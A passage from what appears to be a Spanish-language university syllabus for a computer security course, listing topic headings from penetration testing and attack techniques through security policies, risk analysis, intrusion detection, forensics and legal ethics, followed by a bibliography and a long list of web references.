- 3.3.2 Ataques a la Telefonía Inalámbrica
- 3.3.3 Barrido de Puertos
- 3.3.4 Identificación de Firewalls
  - 3.3.4.1 Interpretación de reglas y filtros
- 3.3.5 Identificación de Sistemas Operativos / Fingerprinting
  - 3.3.5.1 Métodos de Identificación
- 3.3.6 Escaneo a Redes Inalámbricas
- 3.3.7 Instalaciones Físicas
- 3.3.8 Configuración de Servicios y Servidores
- 3.3.9 Software
- 3.3.10 Otros

3.4 Explotación y obtención de acceso a Sistemas y Redes
- 3.4.1 Introducción a Metasploit
- 3.4.2 Metodología OSSSTM v.3
- 3.4.3 Pentesting
  - 3.4.3.1 A redes (ético y no ético)
  - 3.4.3.2 A sistemas (ético y no ético)
  - 3.4.3.3 A bases de datos (ético y no ético)
- 3.4.4 Manejo de exploits y análisis de vulnerabilidades en la red
- 3.4.5 Promiscuidad en Redes
- 3.4.6 Robo de Identidad
- 3.4.7 Engaño a Firewalls y Detectores de Intrusos
- 3.4.8 Vulnerabilidades en el Software
  - 3.4.8.1 Buffer Overflows
  - 3.4.8.2 Heap Overflows
  - 3.4.8.3 Formato de Cadena
  - 3.4.8.4 Race Conditions
  - 3.4.8.5 SQL Injection
  - 3.4.8.6 Cross-Site & Cross-Domain Scripting
  - 3.4.8.7 Virus y Gusanos
  - 3.4.8.8 Otros
- 3.4.9 Ataques a Contraseñas
- 3.4.10 Debilidad de los Protocolos de Red
- 3.4.11 Ataques a Servicios

3.4.12 Negación de Servicio
3.4.13 Ataques a Redes Inalámbricas
3.4.13.1 Denegación de Servicio
3.4.13.2 Ataque de Hombre en Medio
3.4.13.3 ARP Poisoning
3.4.13.4 WEP key-cracking
3.4.13.5 WPA cracking
3.5 Mantener el Acceso a Sistemas Comprometidos
3.5.1 Puertas Traseras
3.5.2 Caballos de Troya
3.5.3 Rootkits
3.5.4 Otros
3.6 Eliminación de Evidencias
3.6.1 Edición de bitácoras
3.6.2 Ocultar Información
3.6.3 Estenografía
3.6.4 Nuevos métodos
3.7 Mecanismos de seguridad
3.7.1 Definición y objetivos
3.7.2 Tipos de mecanismos de seguridad
3.7.2.1 Por el servicio de seguridad que implementan
3.7.2.2 Generalizados y específicos
3.7.2.3 Disuasivos, preventivos, detectores, correctivos
3.7.2.4 Requeridos y discrecionales

4 Políticas de seguridad informática de la organización

Objetivo: El alumno entenderá, explicará, valorará y adquirirá la capacidad para desarrollar políticas de seguridad informática, así como los procedimientos y planes de contingencia que le permitan mantener el control de la seguridad en una organización.

Contenido:

4.1 Políticas de Seguridad Informática
4.1.1 Objetivo de una política de seguridad
4.1.2 Misión y visión de la organización
4.1.3 Principios fundamentales de las políticas de seguridad
4.1.3.1 Responsabilidad individual
4.1.3.2 Autorización
4.1.3.3 Mínimo privilegio
4.1.3.4 Separación de obligaciones
4.1.3.5 Auditoría
4.1.3.6 Redundancia
4.1.4 Modelos de Seguridad: abstracto, concreto, de control de acceso, de integridad y de flujo de información
4.1.5 Desarrollo de políticas orientadas a servicios de seguridad
4.1.6 Publicación y Difusión de las Políticas de Seguridad

4.2 Procedimientos y Planes de Contingencia
- 4.2.1 Procedimientos Preventivos
- 4.2.2 Procedimientos Correctivos
- 4.2.3 Planes de Contingencia
  - 4.2.3.1 Objetivos y Características de un Plan de Contingencias
  - 4.2.3.2 Fases del Plan de Contingencia
  - 4.2.3.3 Análisis y Diseño
  - 4.2.3.4 Desarrollo de un plan de contingencias
  - 4.2.3.5 Pruebas y Mantenimiento

5 Análisis y gestión de los riesgos

Objetivo: El alumno conocerá, identificará, seleccionará y aplicará las técnicas y métodos que le permitan llevar a cabo actividades concernientes a la evaluación de riesgos dentro de una organización.

Contenido:

5.1 Terminología básica
- 5.1.1 Activos
- 5.1.2 Riesgo
- 5.1.3 Aceptación
- 5.1.4 Análisis del riesgo
- 5.1.5 Manejo del riesgo
- 5.1.6 Evaluación
- 5.1.7 Impacto
- 5.1.8 Pérdida esperada
- 5.1.9 Vulnerabilidad
- 5.1.10 Amenaza
- 5.1.11 Riesgo residual
- 5.1.12 Controles

5.2 Análisis cuantitativo

5.3 Análisis cualitativo

5.4 Pasos del análisis de riesgo
- 5.4.1 Identificación y evaluación de los activos
- 5.4.2 Identificación de amenazas
- 5.4.3 Identificación de vulnerabilidades
- 5.4.4 Impacto de la ocurrencia de una amenaza
- 5.4.5 Controles en el lugar
- 5.4.6 Riesgos residuales
- 5.4.7 Identificación de los controles adicionales
- 5.4.8 Preparación de un informe del análisis del riesgo.

5.5 Análisis costo-beneficio
- 5.5.1 Metodologías certificables

6 Implementación de la seguridad informática

Objetivo: El alumno conocerá, explicará y aplicará los mecanismos y herramientas de protección para cuidar de la seguridad informática en una organización de manera física y lógica.

Contenido:

6.1 Sistemas y Mecanismos de Protección
- 6.1.1 Seguridad Física
  - 6.1.1.1 Protección del hardware
  - 6.1.1.2 Acceso Físico
  - 6.1.1.3 Desastres Naturales
  - 6.1.1.4 Contratación de Personal
- 6.1.2 Seguridad Lógica
  - 6.1.2.1 Identificación y Autenticación
  - 6.1.2.2 Modalidad de Acceso
  - 6.1.2.3 Control de Acceso Interno
    - 6.1.2.3.1 Contraseñas
    - 6.1.2.3.2 Listas de Control de Acceso
    - 6.1.2.3.3 Cifrado
  - 6.1.2.4 Control de Acceso Externo
    - 6.1.2.4.1 Dispositivos de Control de Puertos
    - 6.1.2.4.2 Firewalls
      - 6.1.2.4.2.1 Selección del Tipo de Firewall
      - 6.1.2.4.2.2 Integración de las Políticas de Seguridad al Firewall
      - 6.1.2.4.2.3 Revisión y Análisis del Mercado
    - 6.1.2.4.3 Proxies
    - 6.1.2.4.4 Integridad del Sistema
    - 6.1.2.4.5 VPN (Virtual Private Networks)
    - 6.1.2.4.6 DMZ (Zona Desmilitarizada)
    - 6.1.2.4.7 Herramientas de Seguridad

6.2 Seguridad en Redes de Datos
- 6.2.1 Amenazas y Ataques a Redes
- 6.2.2 Elementos Básicos de Protección
- 6.2.3 Introducción a la Criptografía
- 6.2.4 Seguridad de la Red a nivel:
  - 6.2.4.1 Aplicación
  - 6.2.4.2 Transporte
  - 6.2.4.3 Red
  - 6.2.4.4 Enlace
- 6.2.5 Monitoreo

6.3 Seguridad en Redes Inalámbricas
- 6.3.1 Seguridad en el Access Point
- 6.3.2 SSID (Service Set Identifier)
- 6.3.3 WEP (Wired Equivalent Privacy)
- 6.3.4 WPA y WPA2
- 6.3.5 Filtrado de MAC Address

6.3.6 Portales cautivos
6.3.7 RADIUS Authentication
6.3.8 WLAN VPN
6.3.9 Seguridad sobre 802.11(x)
6.3.10 Nuevas Tecnologías de Seguridad para redes Inalámbricas
6.4 Seguridad en Sistemas
6.4.1 Riesgos de Seguridad en Sistemas
6.4.2 Arquitectura de los Sistemas
6.4.3 Problemas Comunes de Seguridad
6.4.4 Instalación Segura de Sistemas
6.4.5 Administración de Usuarios y controles de acceso
6.4.6 Administración de Servicios
6.4.7 Monitoreo
6.4.8 Actualización de los Sistemas
6.4.9 Mecanismos de Respaldo

7 Gestión de la seguridad informática

Objetivo: El alumno conocerá y aplicará las técnicas que le permitan administrar la seguridad y las tecnologías de detección de intrusos para la protección de redes y sistemas dentro de una organización.

Contenido:

7.1 Administración de la Seguridad Informática
7.1.1 Administración de cumplimiento de Políticas
7.1.2 Administración de Incidentes
7.1.3 Análisis de nuevas Vulnerabilidades en la Infraestructura
7.1.4 Monitoreo de los Mecanismos de Seguridad
7.2 Detección de Intrusos
7.2.1 Sistemas Detectores de Intrusos
7.2.2 Falsos Positivos
7.2.3 Falsos Negativos
7.2.4 Métodos de Detección de Intrusos
7.2.4.1 Análisis de Tráfico
7.2.4.2 HIDS (Host Intrusión Detection System)
7.2.4.3 NIDS (Network Intrusión Detection System)
7.2.4.4 Nuevos métodos de detección
7.2.5 Identificación de Ataques
7.2.6 Análisis del Tiempo de Respuesta de los IDS

8 Control de la seguridad informática

Objetivo: El alumno conocerá y comprenderá la utilidad de mantener el control sobre redes y dispositivos dentro de una organización a través de la realización de auditorías; así mismo aprenderá y conocerá los métodos y herramientas para el análisis forense en informática que le permitan comprender los mecanismos y técnicas que utilizan los intrusos para vulnerar los sistemas.

Contenido:

8.1 Auditoría de Red
- 8.1.1 Concepto de Auditoría sobre la Red
- 8.1.2 Herramientas de Auditoría
- 8.1.3 Mapeo de la Red
- 8.1.4 Monitores de Red
- 8.1.5 Auditoría a Firewalls
- 8.1.6 Pruebas de Penetración sobre redes
- 8.1.7 Análisis de la Información y Resultados

8.2 Auditoría a Sistemas
- 8.2.1 Checklist de Seguridad
- 8.2.2 Baseline del Sistema
- 8.2.3 Auditoría a las Políticas del Sistema
- 8.2.4 Auditoría a usuarios
- 8.2.5 Comandos del Sistema
- 8.2.6 Herramientas para realizar Auditoría
- 8.2.7 Auditoría a los Registros y Bitácoras del Sistema
- 8.2.8 Auditoría a la Configuración del Sistema
- 8.2.9 Auditoría a la Capacidad de Recuperación ante Desastres
- 8.2.10 Análisis de la Información y Resultados

8.3 Análisis Forense a Sistemas de Cómputo
- 8.3.1 Introducción al Análisis Forense en Sistemas de Cómputo
- 8.3.2 Obtención y Protección de la Evidencia
- 8.3.3 Análisis Forense sobre Sistemas
  - 8.3.3.1 Imágenes en Medios de Almacenamiento
  - 8.3.3.2 Revisión de Bitácoras
  - 8.3.3.3 Revisión del Sistema de Archivos
    - 8.3.3.3.1 Tiempos de Modificación, Acceso y Creación
  - 8.3.3.4 Revisión de Procesos
  - 8.3.3.5 Herramientas y Técnicas del Análisis Forense
- 8.3.4 Herramientas para Obtener información de la Red
- 8.3.5 Análisis de la Información y Resultados
- 8.3.6 Sistemas de Detección de Intrusos
  - 8.3.6.1 Aplicación de los Sistemas de Detección de Intrusos en la Seguridad Informática
  - 8.3.6.2 Tipos de Sistemas de Detección de Intrusos
  - 8.3.6.3 Nivel de Interacción de los Sistemas de Detección de Intrusos

8.4 Respuesta y Manejo de Incidentes
- 8.4.1 Respuesta a Incidentes
  - 8.4.1.1 Equipo de respuesta a incidentes

8.4.1.2 Verificación del incidente
8.4.1.3 Estrategia de contención
8.4.1.4 Aislamiento del incidente
8.4.1.5 Proceso de cadena de custodia
8.4.1.6 Ejecución del plan de contingencia
8.4.2 Creación de un Equipo de Respuesta a Incidentes de Seguridad Informática

9 Entorno social, ética informática e impacto económico de la seguridad informática

Objetivo: El alumno conocerá y comprenderá los aspectos sociales y económicos en el campo de la seguridad informática, así como la importancia de enmarcar la Seguridad Informática en un ambiente ético y profesional.

Contenido:

9.1 Delito informático
9.2 Marco legal mexicano
9.2.1 Acceso Ilícito a Sistemas
9.2.2 Código Penal
9.2.3 Derechos de Autor
9.2.3.1 Protección de licencias
9.2.3.1.1 Bussiness Software Alliance
9.2.4 Actualidad de la legislación sobre delitos informáticos
9.2.5 Protección de la información
9.2.6 Instituto Federal de Acceso a la Información
9.3 Ley Modelo (CNUDMI)
9.4 Legislaciones Internacionales
9.4.1 Legislación de Estados Unidos de América en Materia Informática
9.4.2 Legislación de Australia en Materia Informática
9.4.3 Legislación de España en Materia Informática
9.4.4 Otras Legislaciones
9.4.4.1 Ley HIPAA
9.4.4.2 Ley Sarbanes-Oaxley
9.5 Ética informática
9.5.1 Concepto de Ética Informática
9.5.2 Códigos Deontológico en Informática
9.5.3 Contenidos de la Ética Informática
9.5.4 Actualidad de la Ética Informática
9.5.5 Psicología del Intruso
9.5.6 Códigos de Ética
9.6 Impacto Social de la Seguridad Informática
9.7 Impacto Económico de la Seguridad Informática

APÉNDICE F

10 Nuevas tendencias y tecnologías

Objetivo: El alumno conocerá las nuevas tendencias en ataques hacia sistemas y redes de cómputo, así como las nuevas tecnologías que puedan minimizar estas amenazas.

Contenido:

10.1 Cultura de la Seguridad Informática y cultura organizacional
10.2 La seguridad informática como servicio
10.3 Nuevas Tecnologías de Protección y vectores de ataque
10.4 Tendencias en Ataques y Nuevos Problemas de Seguridad

Bibliografía básica:

Títulos	**Temas de la materia para los que se recomienda**
GÓMEZ, ÁLVARO *Enciclopedia De La Seguridad Informática* Alfaomega, México, 2007	Todos
DALTABUIT, ENRIQUE. *La Seguridad De La Información* Limusa, México, 2007	Todos
LOPEZ, JAQUELINA; QUEZADA, CINTIA *Fundamentos De Seguridad Informática* Facultad de Ingeniería – UNAM, México, 2005	Todos
ALEXANDER, ALBERTO G. *Diseño De Un Sistema De Gestión De Seguridad De Información Óptica ISO 27001:2005* *Alfaomega, México, 2007*	1
ANONYMOUS *Maximun Security* 4th. Edition Sams Publishing, U.S.A. , 2003.	Todos
FLICKENGER, ROB *Linux Server Hacks* O'Reilly, U.S.A., 2003.	Todos
GARFINKEL, SIMSON; SCHWARTZ, ALAN; SPAFFORD, GENE.	Todos

Practical UNIX & Internet Security
3rd. Edition
O'Reilly, U.S.A., 2003.

KING, TODD — Todos
Security + Training Guide
Que, U.S.A.,2003.

SUMMERS, RITA — Todos
Secure Computing, Threats and Safeguards
McGraw Hill, U.S.A, 1997

LISKA, Allan — Todos
The Practice of Network Security: Deployment Strategies for Production Enviroments
Prentice Hall, U.S.A., 2002

Bibliografía complementaria:
Bibliografía básica:

Títulos	**Temas de la materia para los que se recomienda**
APELLIDO Y NOMBRE DE AUTORES CON MAYÚSCULAS *"Título del Libro en altas y bajas y en Itálicas"* Editorial, País, Año	Número del capítulo o capítulos En caso de ser todos los capítulos poner la palabra TODOS
FACCIN, STEFANO, et al. *IP in Wireless Networks* Prentice Hall, U.S.A., 2003.	2,6,8
BHASKAR, K. *Threats And Countermeasures* NCC Blackwell, England, 1993	2, 4, 5
ELEGIDO M,. JUAN *Fundamentos de Ética de Empresa* IPADE, México, 1998.	5
FOGIE, SETH; PEIKARI, CYRUS *Maximum Wireless Security* Sams Publishing, U.S.A., 2002.	2
FINE, LEONARD H. *Seguridad en Centros de Cómputo, Politicas y Fundamentos* Segunda Edición Trillas, México, 1997	7
KOZIOL, JACK	7

Intrusion Detection with Snort Que, U.S.A., 2003	
PEIKARI CYRUS, FOGIE SETH *Maximum Wireless Security* Sams Publishing, U.S.A., 2002	6, 8
SKOUDIS, ED; ZELTSER, LENNY *Malware Fighting Malicious Code* First Edition Prentice may, U.S.A., 2004	10
DRIMES ROGER A. *Malicious Mobile Code* O'Reilly, U.S.A., 2001	10

Sugerencias didácticas:

Exposición oral	X	Lecturas obligatorias	X
Exposición audiovisual	X	Trabajos de investigación	X
Ejercicios dentro de clase	X	Prácticas de taller o laboratorio	X
Ejercicios fuera del aula	X	Prácticas de campo	
Seminarios	X	Otras	

Forma de evaluar:

Exámenes parciales	X	Participación en clase	X
Exámenes finales	X	Asistencias a prácticas	X
Trabajos y tareas fuera del aula	X	Otras	X

Perfil profesiográfico de quienes pueden impartir la asignatura

El profesor deberá contar con licenciatura, preferentemente maestría de las siguientes carreras: Ingeniería en Computación, Ingeniería en Comunicaciones y Electrónica, Ingeniería en Telecomunicaciones, Licenciatura en Ciencias Computacionales o formación equivalente y contar con amplia experiencia en redes de computadoras, seguridad en informática, desarrollo de esquemas de seguridad, desarrollo de proyectos y aplicaciones de seguridad informática

REFERENCIAS

REFERENCIAS

BIBLIOGRAFÍA

Aldrete, A. (1998). *Telecomunicaciones, Redes de datos.* Mexico: McGraw-Hill.

Beaver, K. (2007). *Hacking for dummies.* Estados Unidos: Wiley Publishing.

Berrera Teron, A. (2000). *Microsoft fundamentos de redes plus, Curso oficial de certificación de MCSE.* España: McGraw-Hill Interamericana.

Black, U. (1997). *Redes de computadores, Protocolos, normas e interfaces.* México: Alfaomega.

Comer, D. E. (1995). *Internetworking with TCP/IP, Vol I: Principles, Protocolos, and Architecture.* Estados Unidos: Prentice-Hall Inc.

Díaz, J. M. (2005). *Fundamentos de seguridad de redes, Especialista en Firewall Cisco.* España: Gráficas Rogar S.A.

Domínguez, A. (2001). *Academia de Networking de Cisco Systems, Guía del primer año.* España: Pearson Educación.

Domínguez, A. (2001). *Academia de Networking de Cisco Systems, Guía del segundo año.* España: Pearson Educación.

Ford, M. (1998). *Tecnologías de Interconectividad de Redes.* México: Prentice Hall Hispanoamericana.

Groff, J. R. (1990). *Using SQL.* Estados Unidos: McGraw-Hill.

López Barrientos, M. J. (2009). *Criptografía.* México: Facultad de Ingenieria, Universidad Nacional Autónoma de México.

López González, Á. (2000). *Protocolos de Internet.* Colombia: Alfaomega S.A.

Mason, A. G. (2002). *Redes privadas virtuales de Cisco Secure.* España: Pearson Educación S.A.

Nombela, J. J. (1997). *Seguridad Informática.* España: Paraninfo.

Quezada Reyes, C. (2006). *Fundamentos de seguridad informática.* México: Facultad de Ingeniería, Universidad Nacional Autónoma de México.

Scambray, J. (2003). *Hackers de sitios web.* España: McGraw-Hill Interamericana de España S.A.U.

REFERENCIAS

Solórzano Palomares, F. (2003). Tomo I, Panorama histórico de la computación. México: Facultad de Ingeniería, Universidad Nacional Autónoma de México.

Tanenbaum, A. S. (1996). Computer Networks. Estados Unidos: Prentice-Hall Inc.

Taylor, A. G. (2006). *SQL for dummies.* Estados Unidos: Wiley Publishing.

Whitehead, P. (1997). *Aprenda redes virtualmente.* Costa Rica: Trejos Hermanos.

REFERENCIAS ELECTRÓNICAS

Última Revisión (23.06.2014)

¿Cómo capturar el tráfico de red con monitor de red? (s.f.). Obtenido de http://support.microsoft.com/kb/148942/es

¿Cómo utilizar ARP? (s.f.). Obtenido de http://www.alcancelibre.org/staticpages/index.php/como-arp

¿Qué es el IPv6? (s.f.). Obtenido de http://www.maestrosdelweb.com/principiantes/evolucionando-hacia-el-ipv6/

¿Qué es IP Fija y Dinámica? (s.f.). Obtenido de http://www.publispain.com/adsl/que_es_ip_fija_y_que_es_ip_dinamica.html

¿Qué es un servidor proxy? (s.f.). Obtenido de http://java.com/es/download/help/proxy_server.xml

¿Qué es un servidor web? (s.f.). Obtenido de http://www.ordenadores-y-portatiles.com/servidor-web.html

¿Qué es un servidor? (s.f.). Obtenido de http://www.masadelante.com/faqs/servidor

¿Qué software de seguridad usas? (s.f.). Obtenido de http://www.shellsec.net/articulo/que-software-seguridad-usas/

50 Herramientas Top de seguridad informática. (s.f.). Obtenido de http://www.zonagratuita.com/a-cursos/utilidades/50_herramientas_top.htm

Access point, características y capacidades. (s.f.). Obtenido de http://www.informaticamoderna.com/Acces_point.htm

REFERENCIAS

Acuse de recibo . (s.f.). Obtenido de http://es.wikipedia.org/wiki/ACK

AES. (s.f.). Obtenido de http://www.alegsa.com.ar/Dic/aes.php

AES. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Advanced_Encryption_Standard

Ajuste de la fragmentación de paquetes en una WLAN. (s.f.). Obtenido de http://www.ansat.es/soporte/docs/fragmentacion/fragmentacion.htm

Algoritmo de cifrado: MD5. (s.f.). Obtenido de http://es.wikipedia.org/wiki/MD5

Algoritmo de cifrado: PGP. (s.f.). Obtenido de http://es.wikipedia.org/wiki/PGP

Algoritmo de cifrado: RC4. (s.f.). Obtenido de http://es.wikipedia.org/wiki/RC4

Algoritmo de cifrado: RIPEMD-160. (s.f.). Obtenido de http://es.wikipedia.org/wiki/RIPEMD-160

Algoritmo de hash seguro. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Secure_Hash_Algorithm

Algoritmo Diffie-Hellman. (s.f.). Obtenido de http://triptico.com/docs/diffie_hellman.html

Amenazas y vulnerabilidades. (s.f.). Obtenido de http://ingwebsu.wordpress.com/2008/11/18/53-amenazas-y-vulnerabilidades/

Amenazas y vulnerabilidades. (s.f.). Obtenido de http://protejete.wordpress.com/gdr_principal/amenazas_vulnerabilidades/

Amenazas y vulnerabilidades. (s.f.). Obtenido de http://redyseguridad.fi-p.unam.mx/proyectos/tsi/capi/Cap2.html

Análisis de tráfico con Wireshark. (s.f.). Obtenido de http://cert.inteco.es/extfrontinteco/img/File/intecocert/EstudiosInformes/cert_inf_seguridad_analisis_trafico_wireshark.pdf

Análisis de tráfico de red. (s.f.). Obtenido de http://www.acis.org.co/memorias/JornadasSeguridad/IJNSI/trficored.ppt

Análisis forense. (s.f.). Obtenido de http://www.idg.es/pcworldtech/mostrarArticulo.asp?id=194718&seccion=seguridad

Análisis forense. (s.f.). Obtenido de http://es.scribd.com/doc/37134020/Analisis-forense

REFERENCIAS

Análisis y monitoreo de redes. (s.f.). Obtenido de http://www.integracion-de-sistemas.com/analisis-y-monitoreo-de-redes/index.html

Antiphising. (s.f.). Obtenido de http://en.wikipedia.org/wiki/Anti-phishing_software

Antispam. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Antispam

Antispyware. (s.f.). Obtenido de http://revista.seguridad.unam.mx/numero-04/antispyware-protegi%C3%A9ndote-de-los-esp%C3%AD

Antivirus. (s.f.). Obtenido de http://revista.seguridad.unam.mx/numero-04/antivirus-una-herramienta-indispensable-para-nuestra-seguridad

Applet. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Applet

AppleTalk. (s.f.). Obtenido de http://es.wikipedia.org/wiki/AppleTalk

Arquitectura cliente servidor-Oposiciones TIC. (s.f.). Obtenido de http://oposicionestic.blogspot.com/2011/06/arquitectura-cliente-servidor.html

Arquitectura cliente-servidor. (s.f.). Obtenido de http://www.desarrolloweb.com/articulos/arquitectura-cliente-servidor.html

Arquitectura Cliente-Servidor. (s.f.). Obtenido de http://www.juansa.net/Admin2003/cliser.htm

Arquitectura cliente-servidor Socket. (s.f.). Obtenido de http://www.rhernando.net/modules/tutorials/doc/redes/cliente.html

Arquitectura de la administración de redes. (s.f.). Obtenido de http://html.rincondelvago.com/arquitectura-de-la-administracion-de-redes.html

ASCII. (s.f.). Obtenido de http://www.portalplanetasedna.com.ar/ascii.htm

ASP. (s.f.). Obtenido de http://www.programacion.com/asp/

Ataque de denegación de servicio. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Ataque_de_denegaci%C3%B3n_de_servicio

Ataques. (s.f.). Obtenido de http://www.segu-info.com.ar/ataques/ataques.htm

Auditor de firewall. (s.f.). Obtenido de http://www.firewallauditor.com/HowDoesItWork/

Auditoría. (s.f.). Obtenido de http://www.infopeople.com/aaii/seguridad/auditoria.htm

REFERENCIAS

Auditoría de redes. (s.f.). Obtenido de http://www.slideshare.net/crysipaul/auditoria-de-redes

Autenticación. (s.f.). Obtenido de http://www.alegsa.com.ar/Dic/autentificacion.php

Backdoor. (s.f.). Obtenido de http://www.segu-info.com.ar/malware/backdoor.htm

Base de datos. (s.f.). Obtenido de http://es.wikipedia.org/wiki/DB

Broadcast. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Broadcast_(inform%C3%A1tica)

Bus dual de cola distribuida. (s.f.). Obtenido de http://www.angelfire.com/md2/dqdb/Paginas/INTRODUCCION.htm

Cabecera IP. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Cabecera_IP

Cable coaxial. (s.f.). Obtenido de http://html.rincondelvago.com/cable-coaxial.html

Cable coaxial. (s.f.). Obtenido de http://modul.galeon.com/aficiones1366312.html

Cable coaxial. (s.f.). Obtenido de http://www.angelfire.com/cantina/la_guayaba_asesina/coaxial.htm

Cable coaxial. (s.f.). Obtenido de http://www.movvam.com/tech/Oth/Coaxial%20cable.pdf

Cable de par trenzado. (s.f.). Obtenido de http://modul.galeon.com/aficiones1366306.html

Cable de par trenzado. (s.f.). Obtenido de http://www.hispazone.com/Guia/54/Cable-de-par-trenzado.html

Cableado estructurado. (s.f.). Obtenido de http://www.microsis.com.mx/servicios/cableado2.htm

Capa de enlace de datos. (s.f.). Obtenido de http://www.itescam.edu.mx/principal/sylabus/fpdb/recursos/r56452.DOC

Capa de enlace de datos. (s.f.). Obtenido de http://es.scribd.com/doc/13980265/CAPITULO-7-Capa-de-Enlace-de-Datos

Capa de transporte. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Nivel_de_transporte

REFERENCIAS

Características de un servidor web. (s.f.). Obtenido de http://www.josecriado.com/hosting-alojamiento-web/caracteristicas-de-un-servidor-web/

Cifrado de Feistel. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Cifrado_de_Feistel

Cifrado El Gamal. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Cifrado_ElGamal

Clasificación de redes. (s.f.). Obtenido de http://es.scribd.com/doc/30693991/Clasificacion-de-Redes-Por-Distribucion-y-por-Forma-de-trabajo

Cliente/Servidor. (s.f.). Obtenido de http://catarina.udlap.mx/u_dl_a/tales/documentos/lis/marquez_a_bm/capitulo5.pdf

Códigos de estado HTTP. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Anexo:C%C3%B3digos_de_estado_HTTP

Compartir recursos a través de una red de ordenadores. (s.f.). Obtenido de http://html.rincondelvago.com/compartir-recursos-a-traves-de-una-red-de-ordenadores.html

Componentes de una red. (s.f.). Obtenido de http://www.slideshare.net/yaretzidelangel/componentes-de-una-red-presentation-818060

Computo forense. (s.f.). Obtenido de http://es.wikipedia.org/wiki/C%C3%B3mputo_forense

Concentrador. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Concentrador

Control de acceso interno. (s.f.). Obtenido de http://www.segu-info.com.ar/logica/accesointerno.htm

Control parental. (s.f.). Obtenido de http://www.cantv.net/ciencia/seguridadeninternet/control_parental_info.asp

Control, administración e integridad de logs. (s.f.). Obtenido de http://www.wikilearning.com/monografia/control_administracion_e_integridad_de_logs-que_es_un_log/3485-2

Cortafuego. (s.f.). Obtenido de http://www.masadelante.com/faqs/cortafuegos

REFERENCIAS

Criptoanálisis. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Criptoan%C3%A1lisis

Criptografía. (s.f.). Obtenido de http://www.matem.unam.mx/~rajsbaum/cursos/web/presentacion_seguridad_1.pdf

Criptografía . (s.f.). Obtenido de http://es.kioskea.net/contents/crypto/crypto.php3

Criptografía - Fundamentos. (s.f.). Obtenido de www.freewebs.com/patricklonga/Presentacion2_PUCP_Longa.pps

Criptografía de clave secreta. (s.f.). Obtenido de http://digital.csic.es/bitstream/10261/24545/1/Flujo_1.pdf

Criptología. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Criptolog%C3%ADa

Criptología y seguridad. (s.f.). Obtenido de http://catedraisdefe.etsit.upm.es/wp-content/uploads/2010/07/CUADERNO-N%C2%BA-4.pdf

Cultura de la ciberseguridad. (s.f.). Obtenido de http://seguinfo.wordpress.com/2007/02/25/la-cultura-de-la-ciberseguridad/

Definición de arquitectura cliente servidor. (s.f.). Obtenido de http://www.monografias.com/trabajos24/arquitectura-cliente-servidor/arquitectura-cliente-servidor.shtml

Definición de cliente servidor. (s.f.). Obtenido de http://docente.ucol.mx/sadanary/public_html/bd/cs.htm

Definición de gateway. (s.f.). Obtenido de http://www.mastermagazine.info/termino/5120.php

Definición de gateway (telecomunicaciones). (s.f.). Obtenido de http://www.alegsa.com.ar/Dic/gateway%20telecomunicaciones.php

Definición de hub. (s.f.). Obtenido de http://www.alegsa.com.ar/Dic/hub.php

Definición de radius. (s.f.). Obtenido de http://www.alegsa.com.ar/Dic/radius.php

Definición de router. (s.f.). Obtenido de http://definicion.de/router/

Definición de servidor. (s.f.). Obtenido de http://www.alegsa.com.ar/Dic/servidor.php

Definición de servidor web. (s.f.). Obtenido de http://www.masadelante.com/faqs/servidor-web

REFERENCIAS

Definición de switch. (s.f.). Obtenido de http://definicion.de/switch/

Delitos informáticos. (s.f.). Obtenido de http://www.slideshare.net/pallanur/delitos-informticos-anlisis-forense-1217854

Demonio. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Demonio_%28inform%C3%A1tica%29

DES. (s.f.). Obtenido de http://es.kioskea.net/contents/crypto/des.php3

Descripción de los puertos UDP. (s.f.). Obtenido de http://support.microsoft.com/kb/136403/es

Detección de intrusos. (s.f.). Obtenido de http://web.mit.edu/rhel-doc/4/RH-DOCS/rhel-sg-es-4/ch-detection.html

Dilemas éticos de la informática. (s.f.). Obtenido de http://www.revistaciencias.com/publicaciones/EkpuFEVpVpdivwIXpH.php

Dirección MAC. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Direcci%c3%b3n_MAC

DMZ. (s.f.). Obtenido de http://es.kioskea.net/contents/protect/dmz-cloisonnement.php3

DMZ. (s.f.). Obtenido de http://www.solusan.com/que-es-una-dmz.html

DNS Dinámicos. (s.f.). Obtenido de http://www.desarrolloweb.com/articulos/dns-dinamico.html

Domain Name System. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Domain_Name_System

Downstream . (s.f.). Obtenido de http://www.alegsa.com.ar/Dic/downstream.php

El DNS. (s.f.). Obtenido de http://www.dcc.uchile.cl/~jpiquer/Internet/DNS/node2.html

El estándar VoIP. (s.f.). Obtenido de http://www.monografias.com/trabajos33/estandar-voip/estandar-voip.shtml

El mejor monitoreo de libre descarga. (s.f.). Obtenido de http://www.freedownloadmanager.org/es/downloads/monitoreo_de_red_gratis/

El protocolo ARP. (s.f.). Obtenido de http://es.kioskea.net/contents/internet/arp.php3

El protocolo ARP. (s.f.). Obtenido de http://www.redesyseguridad.es/el-protocolo-arp/

El router para LAN. (s.f.). Obtenido de http://www.informaticamoderna.com/Router.htm

REFERENCIAS

El switch para redes LAN, características y capacidades. (s.f.). Obtenido de http://www.informaticamoderna.com/Switch.htm

Electronic Industries Alliance. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Electronic_Industries_Alliance

Entorno social. (s.f.). Obtenido de http://definicion.de/entorno-social/

Estándar IEEE 802.11 X de WLAN. (s.f.). Obtenido de http://www.edutecne.utn.edu.ar/monografias/standard_802_11.pdf

Estándares 802. (s.f.). Obtenido de http://estandaresieee802redes.blogspot.mx/

Evolución de los sistemas de detección, prevención y análisis de incidentes. (s.f.). Obtenido de http://revista.seguridad.unam.mx/numero-10/evoluci%C3%B3n-de-los-sistemas-de-detecci%C3%B3n-prevenci%C3%B3n-y-an%C3%A1lisis-de-incidentes

